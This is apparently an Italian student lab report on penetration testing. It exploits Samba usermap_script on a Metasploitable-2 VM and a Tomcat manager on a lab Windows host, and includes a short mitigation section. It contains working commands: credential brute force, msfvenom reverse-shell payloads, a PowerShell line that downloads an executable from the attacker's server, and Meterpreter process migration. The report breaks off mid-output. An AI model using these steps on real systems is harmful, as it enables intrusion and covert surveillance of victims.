(kalivm@vboxkalivm) [~]
$ ping 192.168.50.150
PING 192.168.50.150 (192.168.50.150) 56(84) bytes of data.
64 bytes from 192.168.50.150: icmp_seq=1 ttl=64 time=0.717 ms
64 bytes from 192.168.50.150: icmp_seq=2 ttl=64 time=0.662 ms
64 bytes from 192.168.50.150: icmp_seq=3 ttl=64 time=0.641 ms
^C
--- 192.168.50.150 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2045ms
rtt min/avg/max/mdev = 0.641/0.673/0.717/0.032 ms

(kalivm@vboxkalivm) [~]
$ 

Metasploitable-2 [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
Last login: Mon May 19 06:35:09 EDT 2025 on ttys1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.

msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
    link/ether 08:00:27:a6:f3:c6 brd ff:ff:ff:ff:ff:ff
        inet 192.168.50.150/24 brd 192.168.50.255 scope global eth0
            valid_lft forever preferred_lft forever
            inet6 fe80::a00:27ff:fea6:f3c6/64 scope link
                valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

6.2.b Scansione delle Vulnerabilità con Nessus

Inizialmente, è stata eseguita una scansione di vulnerabilità sulla macchina target (192.168.50.150) utilizzando Nessus. L'analisi ha rivelato diverse potenziali vulnerabilità presenti sul sistema.

Tra le vulnerabilità identificate, è stata evidenziata quella relativa alla porta 445 TCP, su cui era in esecuzione il servizio Samba.



6.2.c Identificazione del Servizio Samba e della Vulnerabilità

Samba è un'implementazione dei protocolli SMB/CIFS che permette la condivisione di file e stampanti tra sistemi operativi diversi (ad esempio, Linux e Windows). La presenza di una vulnerabilità sfruttabile in questo servizio sulla porta 445 rappresenta un potenziale vettore di attacco.

6.2.d Sfruttamento con MSFConsole

Successivamente, è stata avviata la console di Metasploit Framework (MSFConsole) tramite il comando msfconsole nel terminale di Kali Linux.

All'interno di **MSFConsole**, è stato utilizzato il comando **search samba** per individuare exploit relativi al servizio Samba. La ricerca ha prodotto diversi risultati, tra cui l'exploit **exploit/multi/samba/usermap_script**, che è stato identificato come un modulo adatto per la vulnerabilità riscontrata.



```
msf6 > search samba
      Back to My Scans
Matching Modules
Scan Metasploitable traccia 4
#  Name                                     Disclosure Date   Rank    Check  Description
0  exploit/unix/webapp/citrix_access_gateway_exec 2010-12-21   excellent Yes   Citrix Access Gateway Command Execution
1  exploit/windows/license/caliclnt_getconfig     2005-03-02   average  No    Computer Associates License Client GETCONFIG Overflow
2  \_ target: Automatic
3  \_ \_ target: Windows 2000 English
4  \_ \_ target: Windows XP English SP0-1
5  \_ \_ target: Windows 2003 English SP0
6  \_ \_ target: Windows x86
7  exploit/unix/misc/distcc_exec                2002-02-01   excellent Yes   DistCC Daemon Command Execution
8  exploit/windows/smb/group_policy_startup     2015-01-26   manual   No    Group Policy Script Execution From Shared Resource
9  \_ \_ target: Windows x86
10 \_ \_ target: Windows x64
11 post/linux/gather/enum_configs              .           normal  No    Linux Gather Configurations
12 auxiliary/scanner/rsync/modules_list         .           normal  No    List Rsync Modules
13 exploit/windows/fileformat/ms14_060_sandworm 2014-10-14   excellent No   MS14-060 Microsoft Windows OLE Package Manager Code Execution
14 exploit/unix/http/quest_kace_systems_management_rce 2018-05-31   excellent Yes   Quest KACE Systems Management Command Injection
15 exploit/multi/samba/usermap_script          2007-05-14   excellent No   Samba "username map script" Command Execution
16 exploit/multi/samba/nttrans                 2003-04-07   average  No    Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
17 exploit/linux/samba/setinfolpolicy_heap     2012-04-10   normal   Yes   Samba SetInformationPolicy AuditEventsInfo Heap Overflow
18 \_ \_ target: 2:3.5.11-dfsg-1ubuntu2 on Ubuntu Server 11.10
19 \_ \_ target: 2:3.5.8-dfsg-1ubuntu2 on Ubuntu Server 11.10
20 \_ \_ target: 2:3.5.8-dfsg-1ubuntu8 on Ubuntu Server 10.10
21 \_ \_ target: 2:3.5.6-dfsg-3squeeze6 on Debian Squeeze
22 \_ \_ target: 3.5.10-0.107.1+5 on CentOS 5
23 auxiliary/admin/smb/smb_symlink_traversal   .           normal  No    Samba Symlink Directory Traversal
24 auxiliary/scanner/smb/smb_uninit_cred        .           normal  Yes   Samba _netr_ServerPasswordSet Uninitialized Credential State
25 exploit/linux/samba/chain_reply             2010-06-16   good   No    Samba chain_reply Memory Corruption (Linux x86)
26 \_ \_ target: Linux (Debian) 3.2.5-4lenny6
27 \_ \_ target: Debugging Target
28 \_ \_ target: 
29 exploit/linux/samba/is_known_pipefilename  2017-03-24   excellent Yes   Samba is_known_pipefilename() Arbitrary Module Load
30 \_ \_ target: Automatic (Interact)
31 \_ \_ target: Automatic (Command)
32 \_ \_ target: Linux x86
33 \_ \_ target: Linux x86_64
34 \_ \_ target: Linux ARM (LE)
35 \_ \_ target: Linux ARM64
36 \_ \_ target: Linux MIPS
37 \_ \_ target: Linux MIPSLE
38 \_ \_ target: Linux MIPS64
```

L'exploit desiderato è stato selezionato utilizzando il comando ***use exploit/multi/samba/usermap_script***.

Una volta selezionato l'exploit, sono state configurate le opzioni necessarie:

- **RHOSTS:** impostato sull'indirizzo IP della macchina target (192.168.50.150).
- **RPORT:** impostato sulla porta target (445).
- **LPORT:** impostato su una porta di ascolto sulla macchina attaccante (non strettamente necessario per questo exploit specifico, ma spesso richiesto per i payload reverse shell). Il suggerimento indicava la porta 5555, ma per questo exploit che esegue comandi direttamente, non è primario.
- **PAYOUT:** è stato utilizzato il payload predefinito associato all'exploit, che permette l'esecuzione di comandi.

L'esecuzione dell'exploit tramite il comando run o exploit ha sfruttato con successo la vulnerabilità nel servizio Samba.



```
msf6 > use 15
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse_netcat
payload => cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > options
      59   Notes  3   History  1
Module options (exploit/multi/samba/usermap_script):
Name  Current Setting  Required  Description
---  ---  ---  ---
CHOST  no  The local client address
CPORT  no  The local client port
Proxies  no  192.168.0.1 proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS  yes  The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT  139  yes  The target port (TCP)
      Terrasan

Payload options (cmd/unix/reverse_netcat):
Name  Current Setting  Required  Description
---  ---  ---  ---
LHOST  192.168.50.100  yes  The listen address (an interface may be specified)
LPORT  4444  yes  The listen port

Exploit target:
Id  Name
--  --
0  Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.50.150
rhosts => 192.168.50.150
msf6 exploit(multi/samba/usermap_script) > set rport 445
rport => 445
msf6 exploit(multi/samba/usermap_script) > set lport 5555
lport => 5555
msf6 exploit(multi/samba/usermap_script) >
```

6.2.e Verifica dell'Indirizzo di Rete

Dopo aver ottenuto l'esecuzione di comandi remoti sulla macchina target, è stato utilizzato il comando ***ifconfig*** all'interno della sessione stabilita per verificare l'indirizzo di rete della vittima. L'output di ifconfig ha mostrato le configurazioni di rete della macchina Metasploitable, inclusi il suo indirizzo IP (192.168.50.150).

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.50.150
rhosts => 192.168.50.150
msf6 exploit(multi/samba/usermap_script) > set rport 445
rport => 445
msf6 exploit(multi/samba/usermap_script) > set lport 5555
lport => 5555
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:50578) at 2025-05-19 15:10:46 +0200

ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:a6:f3:c6
          inet addr:192.168.50.150 Bcast:192.168.50.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fea6:f3c6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:24613 errors:0 dropped:0 overruns:0 frame:0
          TX packets:19377 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2893962 (2.7 MB) TX bytes:8747901 (8.3 MB)
          Base address:0xd020 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:185 errors:0 dropped:0 overruns:0 frame:0
          TX packets:185 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:64821 (63.3 KB) TX bytes:64821 (63.3 KB)
```



6.2.f Funzionamento dell'Exploit usermap_script

L'exploit `exploit/multi/samba/usermap_script` sfrutta una vulnerabilità in Samba che consente l'iniezione di comandi arbitrari attraverso l'opzione `username` nel file di configurazione (`smb.conf`) o nella gestione delle richieste di autenticazione. Inviando un nome utente appositamente creato contenente comandi shell, Samba esegue tale input con privilegi elevati (`root`), permettendo l'esecuzione remota di comandi senza necessità di autenticazione.

6.2.g Mitigazione

Per mitigare questa vulnerabilità, si raccomanda di:

- Aggiornare sempre Samba all'ultima versione disponibile.
- Disabilitare la funzionalità di user mapping se non è strettamente necessaria.
- Monitorare attentamente i log di Samba alla ricerca di attività sospette.

The screenshot shows a software interface with a navigation bar at the top containing tabs: Hosts (1), Vulnerabilities (69), Remediations (2), Notes (3), and History (1). Below the navigation bar is a search bar labeled "Search Actions" with a magnifying glass icon and a count of "2 Actions". A large central area is titled "Action" and contains two items:

- ISC BIND 9.x < 9.11.22, 9.12.x < 9.16.6, 9.17.x < 9.17.4 DoS: Upgrade to BIND 9.11.22, 9.16.6, 9.17.4 or later.
- Samba Badlock Vulnerability: Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.



7. Esercizio 5

7.1 Richiesta


Sfruttare il servizio Tomcat in esecuzione sulla macchina Windows target (192.168.200.200) tramite Metasploit, al fine di stabilire una reverse shell e ottenere informazioni sul sistema, quali se si tratti di una macchina virtuale, le impostazioni di rete e la presenza di webcam attive, concludendo con l'acquisizione di uno screenshot del desktop.

7.2 Soluzione

7.2.a Configurazioni di rete

Utilizzando Metasploit, è stata condotta una fase di ricognizione per identificare credenziali predefinite o deboli per il pannello di amministrazione di **Tomcat Manager** in esecuzione sulla macchina target (192.168.200.200).

```
(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 9e:00:ff:7a:f:ce brd ff:ff:ff:ff:ff:ff
    inet 192.168.200.100/24 brd 192.168.200.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
    inet 192.168.0.61/24 brd 192.168.0.255 scope global dynamic noprefixroute eth0
        valid_lft 2163sec preferred_lft 2163sec
    inet6 fe80::37b9:b6b:57b3:2a1a/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```



```
(kali㉿kali)-[~]
└─$ ping 192.168.200.200
PING 192.168.200.200 (192.168.200.200) 56(84) bytes of data.
64 bytes from 192.168.200.200: icmp_seq=1 ttl=128 time=3.38 ms
64 bytes from 192.168.200.200: icmp_seq=2 ttl=128 time=3.53 ms
64 bytes from 192.168.200.200: icmp_seq=3 ttl=128 time=4.56 ms
64 bytes from 192.168.200.200: icmp_seq=4 ttl=128 time=5.29 ms
64 bytes from 192.168.200.200: icmp_seq=5 ttl=128 time=4.41 ms
^C
--- 192.168.200.200 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4016ms
rtt min/avg/max/mdev = 3.381/4.233/5.288/0.704 ms
```



Questa fase ha portato alla scoperta delle credenziali **admin: password**.

```
(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Display the Framework log using the log command, learn
more with help log

=====
[=] metasploit v6.4.56-dev
+ --=[ 2505 exploits - 1291 auxiliary - 431 post      ]
+ --=[ 1610 payloads - 49 encoders - 13 nops        ]
+ --=[ 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com

msf6 > use auxiliary/scanner/http/tomcat_mgr_login
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RHOSTS 192.168.200.200
RHOSTS => 192.168.200.200
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RPORT 8080
RPORT => 8080
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set USER_FILE /usr/share/wordlists/metasploit/http_default_users.txt
USER_FILE => /usr/share/wordlists/metasploit/http_default_users.txt
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set PASS_FILE /usr/share/wordlists/metasploit/http_default_pass.txt
PASS_FILE => /usr/share/wordlists/metasploit/http_default_pass.txt
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/http/tomcat_mgr_login) > sho options
[-] Unknown command: sho. Did you mean show? Run the help command for more details.
msf6 auxiliary(scanner/http/tomcat_mgr_login) > run
[!] No active DB -- Credential data will not be saved!
[-] 192.168.200.200:8080 - LOGIN FAILED: admin:admin (Incorrect)
[+] 192.168.200.200:8080 - Login Successful: admin:password
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/tomcat_mgr_login) > 
```

7.2.b Generazione e Deployment della Reverse Shell Java Iniziale

Per interagire inizialmente con il sistema tramite Tomcat, è stato generato un **payload Java JSP reverse TCP** utilizzando **msfvenom**:

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.200.100 LPORT=4444 -f war -o /home/kali/shell.war
```

```
(kali㉿kali)-[~]
└─$ msfvenom -p java/meterpreter/reverse_tcp LHOST=192.168.200.100 LPORT=4444 -f war -o shell.war
Payload size: 6216 bytes
Final size of war file: 6216 bytes
Saved as: shell.war

(kali㉿kali)-[~]
└─$ ls
Desktop      Downloads      important.jpg  passwords.txt  reportdiegomalatesta.xml  Templates
dirb_output.txt gobuster_output.txt  Music       Pictures      report.json           Videos
Documents     hydra.restore   notice.txt    Public       shell.war
```

Questo comando ha creato il file **shell.war**, contenente una JSP che, una volta eseguita, avrebbe tentato di stabilire una connessione reverse TCP alla porta 4444 dell'indirizzo IP della macchina attaccante (192.168.200.100).



Successivamente, è stato configurato un listener multi/handler in Metasploit per ricevere la connessione:

```
use exploit/multi/handler
set payload java/jsp_shell_reverse_tcp
set LHOST 192.168.200.100
set LPORT 4444 run
```

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload java/meterpreter/reverse_tcp
payload → java/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.200.100
LHOST ⇒ 192.168.200.100
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.200.100:4444
[*] Sending stage (58073 bytes) to 192.168.200.200
[*] Meterpreter session 1 opened (192.168.200.100:4444 → 192.168.200.200:51402) at 2025-05-20 18:09:16 +0200
```

Il file **shell.war** è stato quindi caricato e distribuito tramite l'interfaccia web di Tomcat Manager (accessibile all'indirizzo <http://192.168.200.200:8080/manager/html>), utilizzando le credenziali precedentemente ottenute. Una volta distribuito, l'applicazione è divenuta accessibile all'URL <http://192.168.200.200:8080/shell/>.

WAR file to deploy

Select WAR file to upload shell.war

/shell	<input type="text" value="None specified"/>	<input checked="" type="checkbox" value="true"/> true	<input checked="" type="checkbox" value="0"/> 0	<input type="button" value="Start"/> <input type="button" value="Stop"/> <input type="button" value="Reload"/> <input type="button" value="Undeploy"/>
				<input type="button" value="Expire sessions with idle ≥ [30] minutes"/>

Visitando l'URL dell'applicazione (<http://192.168.200.200:8080/shell/>) tramite un browser, il payload JSP è stato eseguito, stabilendo con successo una sessione Meterpreter Java.

192.168.200.200:8080/shell/

Tuttavia, questa sessione iniziale presentava limitazioni, in particolare l'impossibilità di utilizzare il comando migrate per interagire con sessioni utente desktop.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload java/jsp_shell_reverse_tcp
payload → java/jsp_shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.200.100
LHOST ⇒ 192.168.200.100
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.200.100:4444
[*] Command shell session 4 opened (192.168.200.100:4444 → 192.168.200.200:49469) at 2025-05-20 18:48:56 +0200
```

Shell Banner:
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

C:\tomcat7>cd ..

```
meterpreter > shell
Process 1 created.
Channel 1 created.
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

C:\Users\user>
```



7.2.c Tentativo di Acquisizione Screenshot e Diagnostica Iniziale

Un tentativo di acquisire uno screenshot utilizzando il comando **screenshot** all'interno della sessione **Meterpreter Java** ha prodotto un'immagine completamente nera. L'analisi con **getuid (DESKTOP-9K1O4BT\$)** e **sysinfo (Windows 8 6.2 (amd64))** ha rivelato che la sessione operava con un account di servizio non interattivo. Il comando **getprivs** non era supportato dal payload Java.

```
meterpreter > sysinfo
Computer : DESKTOP-9K1O4BT
OS : Windows 8.6.2 (amd64)
Architecture : x64
System Language : it_IT
Meterpreter : java/windows
meterpreter > run post/windows/gather/checkvm
[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_attach, stdapi_sys_process_memory_protect, stdapi_sys_process_kill, stdapi_sys_process_memory_allocate, stdapi_sys_process_memory_write, stdapi_sys_process_thread_create, stdapi_fs_chmod, stdapi_registry_check_key_exists, stdapi_registry_create_key, stdapi_registry_delete_key, stdapi_registry_load_key, stdapi_registry_open_key, stdapi_registry_enum_key_direct, stdapi_registry_enum_value_direct, stdapi_registry_getprivs, stdapi_registry_query_value_direct, stdapi_registry_set_value_direct, stdapi_registry_unload_key
[!] Checking if the target is a Virtual Machine ...
[!] This is a VirtualBox Virtual Machine
meterpreter > [
```

L'esecuzione di **qwinsta** tramite una shell nativa ottenuta da Meterpreter ha indicato la presenza di una sessione console attiva per l'utente **user (ID 2)**.

Conclusione: Il payload Java non era in grado di interagire direttamente con la sessione grafica dell'utente.

```
C:\Users\user>qwinsta
qwinsta
 NOMESESSIONE      NOMEUTENTE          ID  STATO    TIPO          DISPOSITIVO
>services           user                0  Disc
 console            user                2  Attivo
 rdp-tcp             user              65536 Rimani in ascolto
```

7.2.d Generazione e Deployment della Reverse Shell Nativa

Per ottenere funzionalità complete, è stato generato un payload Meterpreter nativo per Windows:

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.200.100 LPORT=4445 -f exe -o /home/kali/native_shell.exe
```

```
[kali㉿kali)-[~]
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.200.100 LPORT=4445 -f exe -o /home/kali/native_shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: /home/kali/native_shell.exe
```

È stato quindi configurato un nuovo listener per questo payload:

```
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.200.100
set LPORT 4445
run
```



```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.200.100
LHOST => 192.168.200.100
msf6 exploit(multi/handler) > set LPORT 4445
LPORT => 4445
```

Il caricamento diretto di native_shell.exe tramite il comando upload nella sessione Meterpreter Java iniziale è fallito. Pertanto, è stato utilizzato un metodo alternativo: avvio di un server **HTTP Python** sulla macchina Kali per ospitare **native_shell.exe**:

```
python3 -m http.server 80
```

```
(kali㉿kali)-[~]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

E, tramite una shell nativa ottenuta dalla sessione Meterpreter Java, il file è stato scaricato sulla macchina target utilizzando **PowerShell**:


```
powershell -c "(new-object System.Net.WebClient).DownloadFile('http://192.168.200.100/native_shell.exe',
'C:\Users\Public\native_shell.exe')"
```

```
Shell Banner:
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

Startup THM

C:\tomcat7>powershell -c "(new-object System.Net.WebClient).DownloadFile('http://192.168.200.100/native_shell.exe','C:\Users\Public\native_shell.exe')"
powershell -c "(new-object System.Net.WebClient).DownloadFile('http://192.168.200.100/native_shell.exe','C:\Users\Public\native_shell.exe')"

C:\tomcat7>
```





Una volta scaricato, il payload nativo è stato eseguito sulla macchina target:

C:\Users\Public\native_shell.exe

L'esecuzione del payload nativo ha stabilito una nuova sessione Meterpreter (nativa) sul **listener** configurato sulla porta **4445**.

```
C:\Users\Public>native_shell.exe  
native_shell.exe
```

```
msf6 exploit(multi/handler) > exploit  
[*] Started reverse TCP handler on 192.168.200.100:4445  
[*] Sending stage (203846 bytes) to 192.168.200.200  
[*] Meterpreter session 1 opened (192.168.200.100:4445 → 192.168.200.200:49483) at 2025-05-20 19:00:11 +0200
```

7.2.e Raccolta delle Informazioni Richieste

Con la sessione Meterpreter nativa, è stato inizialmente tentato di migrare il processo per operare nel contesto di un utente con interfaccia grafica.

- **Identificazione del Processo:** Utilizzando il comando **ps**, è stato identificato il processo **explorer.exe** (con un **PID** di esempio **4428**) associato all'utente DESKTOP-9K1O4BT\user nella sessione attiva (ID 2).

```
4428 4392 explorer.exe
```

- **Tentativo di Migrazione:** È stato quindi tentato di migrare la sessione Meterpreter all'interno del processo **explorer.exe** utilizzando il comando **migrate <PID_explorer.exe>**.

```
meterpreter > migrate 4428  
[*] Migrating from 1476 to 4428 ...  
[*] Migration completed successfully.
```

Successivamente, sono stati eseguiti i comandi per raccogliere le informazioni richieste:

- **Verifica macchina virtuale:** Il comando **sysinfo** ha rivelato la presenza di un **hypervisor**, un processore **QEMU** e una scheda di rete virtuale, indicando che la macchina target è virtualizzata.



```
Nome host: DESKTOP-9K104BT
Nome SO: Microsoft Windows 10 Pro
Versione SO: 10.0.10240 N/D build 10240
Produttore SO: Microsoft Corporation
Configurazione SO: Workstation autonoma
Tipo build SO: Multiprocessor Free
Proprietario registrato: user
Organizzazione registrata:
Numero di serie: 00331-20305-79611-AA686
Data di installazione originale: 09/07/2024, 16:37:06
Tempo di avvio sistema: 20/05/2025, 10:29:29
Produttore sistema: QEMU
Modello sistema: Standard PC (Q35 + ICH9, 2009)
Tipo sistema: x64-based PC
Processore: 1 processore(i) installati.
Versione BIOS: [01]: AMD64 Family 15 Model 107 Stepping 1 AuthenticAMD ~1000 Mhz
Directory Windows: SeaBIOS rel-1.16.1-0-g3208b098f51a-prebuilt.qemu.org, 01/04/2014
Directory di sistema: C:\Windows
Dispositivo di avvio: C:\Windows\system32
Impostazioni locali sistema: \Device\HarddiskVolume1
Impostazioni locali di input: it;Italiano (Italia)
Fuso orario: it;Italiano (Italia)
(UTC+1.00) Amsterdam, Berlino, Berna, Roma, Stoccolma, Vienna
Memoria fisica totale: 6.143 MB
Memoria fisica disponibile: 5.004 MB
Memoria virtuale: dimensione massima: 7.167 MB
Memoria virtuale: disponibile: 5.881 MB
Memoria virtuale: in uso: 1.286 MB
Posizioni file di paging: C:\pagefile.sys
Dominio: WORKGROUP
Server di accesso: N/D
Aggiornamenti rapidi: N/D
Scende di rete: 1 NIC installate.
[01]: Red Hat VirtIO Ethernet Adapter
Nome connessione: Ethernet 3
DHCP abilitato: No
Indirizzi IP
[01]: 192.168.200.200
[02]: fe80::b5df:8a70:f153:55f8
Requisiti Hyper-V: Rilevato hypervisor. Le funzionalità necessarie per Hyper-V non verranno visualizzate.
```

- **Impostazioni di rete:** Il comando **ifconfig** (o **ipconfig** su Windows) ha fornito le impostazioni di rete della macchina target.

```
C:\tomcat7>ipconfig/all
ipconfig/all

Configurazione IP di Windows

Nome host . . . . . : DESKTOP-9K104BT
Suffisso DNS primario . . . . . :
Tipo nodo . . . . . : Ibrido
Routing IP abilitato. . . . . : No
Proxy WINS abilitato . . . . . : No

Scheda Ethernet Ethernet:

